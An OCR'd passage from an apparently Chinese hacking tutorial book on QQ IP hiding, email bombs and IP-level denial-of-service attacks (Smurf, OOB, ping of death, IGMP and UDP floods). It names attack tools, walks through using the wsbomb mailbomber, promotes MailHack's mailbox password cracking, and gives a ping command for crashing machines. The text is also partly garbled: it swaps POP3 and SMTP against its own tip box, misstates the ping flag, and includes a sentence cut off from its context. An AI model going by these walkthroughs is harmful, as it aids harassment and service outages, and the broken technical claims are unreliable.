


图2

对付UDP数据包攻击可以安装、金山网镖等个人防火墙，它们能对UDP数据包攻击进行有效拦截。也可以用代理上QQ以隐藏真实的IP来防御这种攻击，因为要进行UDP数据包攻击首先要查到你的IP地址，然后才能进行数据包攻击，而一般IP地址是通过你的QQ来获取的，而如果我们通过代理服务器来上QQ，攻击者探测到的也只是代理服务器的IP地址，不是我们真实的IP地址，他就攻击不到你了，使用代理服务器还有一个好处就是别人查不到你所在地了。

一般多用SOCKS代理服务器上QQ，HTTP代理服务器上QQ只有QQ会员能用，现在网上有许多免费的Socket代理服务器，如何寻找，这里推荐大家一个软件：QQ代理公布器，它会自动帮你找网上免费的QQ代理服务器。

具体用法：下载后进行安装，安装完成后，进入WINDOWS“开始菜单—>程序—>QQ代理”中的QQ代理程序，打开后，按“读取数据”，等几秒钟后，下面的显示栏里会显示许多Socket代理服务器的地址及连接情况，如图3。字体显示发白的地址说明是不能用的代理，然后QQ里把socks代理设置好，这样你再上QQ时就是通过这个代理的中转来进行通讯了。还有前段时间腾讯公司向台湾的IP用户开放免费申请QQ的功能，也就是说如果你用台湾的代理上网就可以申请到新的QQ号码！




图3

用文中的防御方法来保护你的QQ虽然可以抵御大部分的攻击，但黑客攻击QQ的方法层出不穷，防不胜防，网友们在上QQ时应该提高警惕。

第二节 炸弹攻击

一、EMAIL炸弹

电子邮件（EMAIL）是Internet的重要信息服务之一，它为世界各地的用户提供了一种极为快速、简便和经济的通信方法。 电子邮件使用的普遍性也引起黑客们的注意，早在十几年前黑客就开始利用EMAIL来发动攻击，现在电子邮件攻击是黑客常用的一种攻击手段，我们这里要谈的就是关于电子邮件攻击。

在介绍EMAIL攻击前，我们先来了解一下Email的传送过程：互联网上有许许多多的POP3服务器、SMTP服务器提供Email服务，有大型的也有小型的，有公众的也有专用的，有免费的也有收费的，就像我们一个个邮局，当然POP3服务和SMTP服务可以由同一台机器提供。

用户在某个Email服务提供商申请了一个帐户，那他就要发信时用客户机连接这个Email服务提供商的POP3服务器，然后把信传给这个服务器，这个POP3服务器判断收件人所在的Email服务器地址，把信发送出去，中间可能会经过一些服务器中继然后到达目的SMTP服务器，目的SMTP服务器收到信后根据收件人姓名把邮件放入相应用户的文件夹中，而收件人收信时则只要用客户机连上他的Email服务器的SMTP服务，就能收到信了。当然其实际过程要复杂的多，这里讲的只是基本过程。

LOOK 提示

POP3服务器即邮件接收服务器，提供电子邮件的接收服务。像163邮局的POP3服务器的域名是：pop.163.com，SMTP服务器，即邮件发送服务器，提供电子邮件的发送服务，只能传送文本文件。

垃圾邮件攻击是黑客常用的一种攻击手段，它是用伪造的IP地址及匿名的电子邮件地址向同一信箱发送数以千计、万计甚至无穷多次的内容相同的恶意邮件，也可称之为大容量的垃圾邮件。由于每个人的邮件信箱容量是有限的，当庞大的邮件垃圾到达信箱的时候，就会挤满信箱，使之无法接受正常的邮件。

同时，如果使用多台服务器同时向某服务器发送大量邮件会占用大量的网络资源，导致网络阻塞，使用户不能正常地连接邮件服务器，严重者可能会给电子邮件服务器操作系统带来危险，几年前就曾有黑客使用这种攻击手段使得新浪、雅虎等几个世界级的门户网站的Email服务器瘫痪了几十个小时。




图1

早期的SMTP服务器不需要身份验证，它像现实生活中的邮筒一样，只要你把信给它它就帮你寄，不管你是谁，这就存在着非常严重的安全问题，黑客利用这点编写个程序可以同时打开多个进程，这些SMTP服务器帮他发送大量垃圾邮件，所以那时候生产了许多发送匿名垃圾邮件的工具，比如：QuickFyre 、KABOOM、EmailBOOM等

等 。KABOOM是一个最为著名的EMAIL炸弹，如图1，它可以不间断发信，常用的匿名邮件服务器的地址列表也做在了程序里，可以为所攻击的人订阅一些信量很大的邮件讨论组。但它也是基于匿名服务器的，所以如果你要使用它首先得找到现在还可以使用的匿名邮件服务器。

不过近年来随着网络的发展，允许匿名发信的SMTP服务器越来越少了，一般发信需要SMTP验证，所以大多数的匿名邮件炸弹工具就失效了。虽然匿名的不能发了，黑客们还有的是办法来发送垃圾邮件，现在的垃圾邮件发送工具开始支持SMTP验证，甚至有的就自带SMTP服务器，这样使用时本地主机本身就是一台SMTP服务器，当然这样主机带宽速度和攻击强度自然是不能和大型邮件服务器相比，而且容易被人追踪到，所以黑客一般会把这些邮件发送工具放到“肉鸡”让肉鸡帮他们攻击。目前此类的邮件攻击工具有：wsbomb（随心邮件炸弹）、MailHack等等。




图2

Wsbomb（随心邮件炸弹）是一个本身自带SMTP服务器的邮件轰炸程序，如图2，可以直接轰炸到对方的邮件地址，快速高效，支持发送邮件地址列表，发送次数可自定义；DNS服务器可自定义为高速DNS地址，也可以取本机的DNS地址；轰炸目标只要在左边MAIL地址列表中输入对方的MAIL地址就行，一行一个地址，然后输入邮件主题与邮件内容；发送次数为每个邮箱的重复发送次数；发送人的MAIL地址可随意更改，包含@符号就行了；最后点击发送就行了，下面有状态显示发送进度。

MailHack，此程序是个专业级的邮件黑客程序，它的多线程邮件炸弹功能一次可以发送200份炸弹邮件，可以在十几分钟内把邮箱给塞满，还可以使每封信随机使用不同的源信箱和昵称，如图3。这个程序使用WINSOCK在VC6环境下全新开发的，它不但可以进行邮件轰炸，还具有其他功能，支持POP3/SMTP/FTP/TCP扫描，简单友好而又完善的动态密码字典生成工具；同时它创造性的引入了时间差扫描方法，是一款功能强大的邮箱密码破解软件。




图3

因为用垃圾对付垃圾只是在我国反垃圾邮件的法律还不完善的情况下的一种变通解决办法。

目前对于解决邮件炸弹的还没有有效措施，我们应以预防为主，不要把自己的信箱地址随意公布。对一般用户来说，还可以使用邮件客户端软件的邮件过滤功能设立过滤原则，把不想要的垃圾邮件过滤掉，如果遇到垃圾邮件时可以使用一些对抗邮件炸弹的“砍信”软件如E-mail Chomper等，帮助你快速删除炸弹邮件。对邮件服务器来说，要防御邮件攻击可以对发信者的身份进行有效验证，对邮件的自动转发等转发功能要进行限制，防止成为黑客进行邮件攻击的“帮凶”，再则也可以在服务器上对接收的信件设定基于用户、域名、IP或件内容。

二、IP炸弹

IP炸弹攻击是进行拒绝服务攻击的常用工具，它们往往能堵塞网络，瘫痪目标，IP攻击的具体的

原理和方法各不相同，我们这里要介绍的是一些常见的IP数据包攻击的方法及其常见工具。

1.Smurf攻击

Smurf是ICMP攻击的一种，该攻击向一个子网的广播地址发一个带有特定请求(如ICMP回应请求)的包，并且将源地址伪装成想要攻击的主机地址。子网上所有主机都回应广播包请求而向被攻击主机发包，使该主机受到攻击。

例如，现在A主机要发动对B主机的SMURF攻击。A通过向某个网络的广播地址发送ICMP ECHO包，这些ICMP包的源地址即被伪造为B主机的IP地址。当这个广播地址的网段上的所有活动主机接收到该ICMP包时，将回送ICMP ECHO REPLAY包。由于ICMP ECHO包的源地址为B主机，所以如果能收到该广播包的机器有500台，则B主机会接收到500个ICMP ECHO REPLY包！常见Smurf攻击工具：Smurf.exe，winsmurf 等等。

Smurf.exe可以连接至代理服务器进行攻击，如图1，能够进行IP广播攻击（ 程序内预设多组IP位置 ）和采用 ICMP 进行泛滥攻击，受攻击的傀儡电脑会自动把封包重覆地传送到其他服务器，令到服务器瘫痪。还可以自动侦测最大传送速度。




图1

2."OOB"攻击

"OOB"攻击也是ICMP攻击的一种，这是一种古老的攻击方法，只对Win95、Win98第一版、WinNT有效，它可向某一IP地址发送"OOB"(OUT OF BAND)数据，并攻击139端口(NETBIOS)。




图2

如果攻击者进行端口监听的话，还可攻击其它端口。当被攻击的Win9X收到大量的"OOB"数据后，无法对数据进行处理，导致出现Internet连接中断或蓝屏幕死机等现象。最著名的"OOB"攻击软件有：NTHunter。

NTHunter是一个攻击 WIN NT工具，如图2，利用重复的DOS攻击和OOB攻击，导致WIN NT服务器崩溃。

3. Ping攻击

我们知道ping是属于ICMP协议的，所以Ping攻击当然还是ICMP攻击的一种。




图3

PING攻击一般有两种，一种ping of Death：根据TCP/IP的规范，一个包的长度最大为65536字节，利用一些系统不能接受超大的IP包或需要资源处理这一特性。如在Linux下输入**Ping -t 66510 IP**（未打补丁的Win95/98的机器），机器就会瘫痪。第二种Ping Flood攻击，该攻击开启

多个进程，在短时间每个进程都不停地发送大量的PING包，从而导致被攻击目标无法正常工作。常见ping攻击程序：FakePing、Deathping 等等。

FakePing结合Ping of Death和两种攻击方式，如图3，使用多线程多个数据包、IP碎片等对同一个IP进行洪水攻击！如果你速度够快，对方可能在短时间内网络瘫痪。运行环境：Windows NT/2000/XP。

4. IGMP攻击工具

IGMP协议(Internet Group Management Protocol)，由于IGMP是一种类似ICMP(PING报文)的无连接协议，所以在向服务器连接时不需要指定连接的端口，只需要指定IP地址即可，由于WIN98/WIN 2000等系统不能很好的处理过大或者其它异常的IGMP数据包，很容易出现系统崩溃的情况。常见的IGMP攻击工具有：Tigers.exe，IPhacker.exe。

Tigers.exe国产傻瓜式攻击工具，如图4，本软件利用IGMP协议攻击目标计算机，轻则使对方无法登录网络，重则导致系统崩溃，可调节攻击力度，支持多线程攻击。




图4

5. UDP攻击

UDP协议的全称是用户数据报，在网络中它与TCP协议一样用于处理数据包。在OSI模型中，在第四层——传输层，处于IP协议的上一层。Windows 98等系统没有正确处理部分UDP通信，攻击者可以发送大量伪造的碎片UDP包给Windows 98系统，可导致系统消耗大量资源而使系统锁起。

远程攻击者可以利用这个漏洞对系统进行UDP攻击，原理是发送大量地巨大的UDP数据包进行拒绝服务攻击或对采用UDP协议通信的服务造成干扰。常见的UDP攻击工具有：UDPFlood，IPBomb。

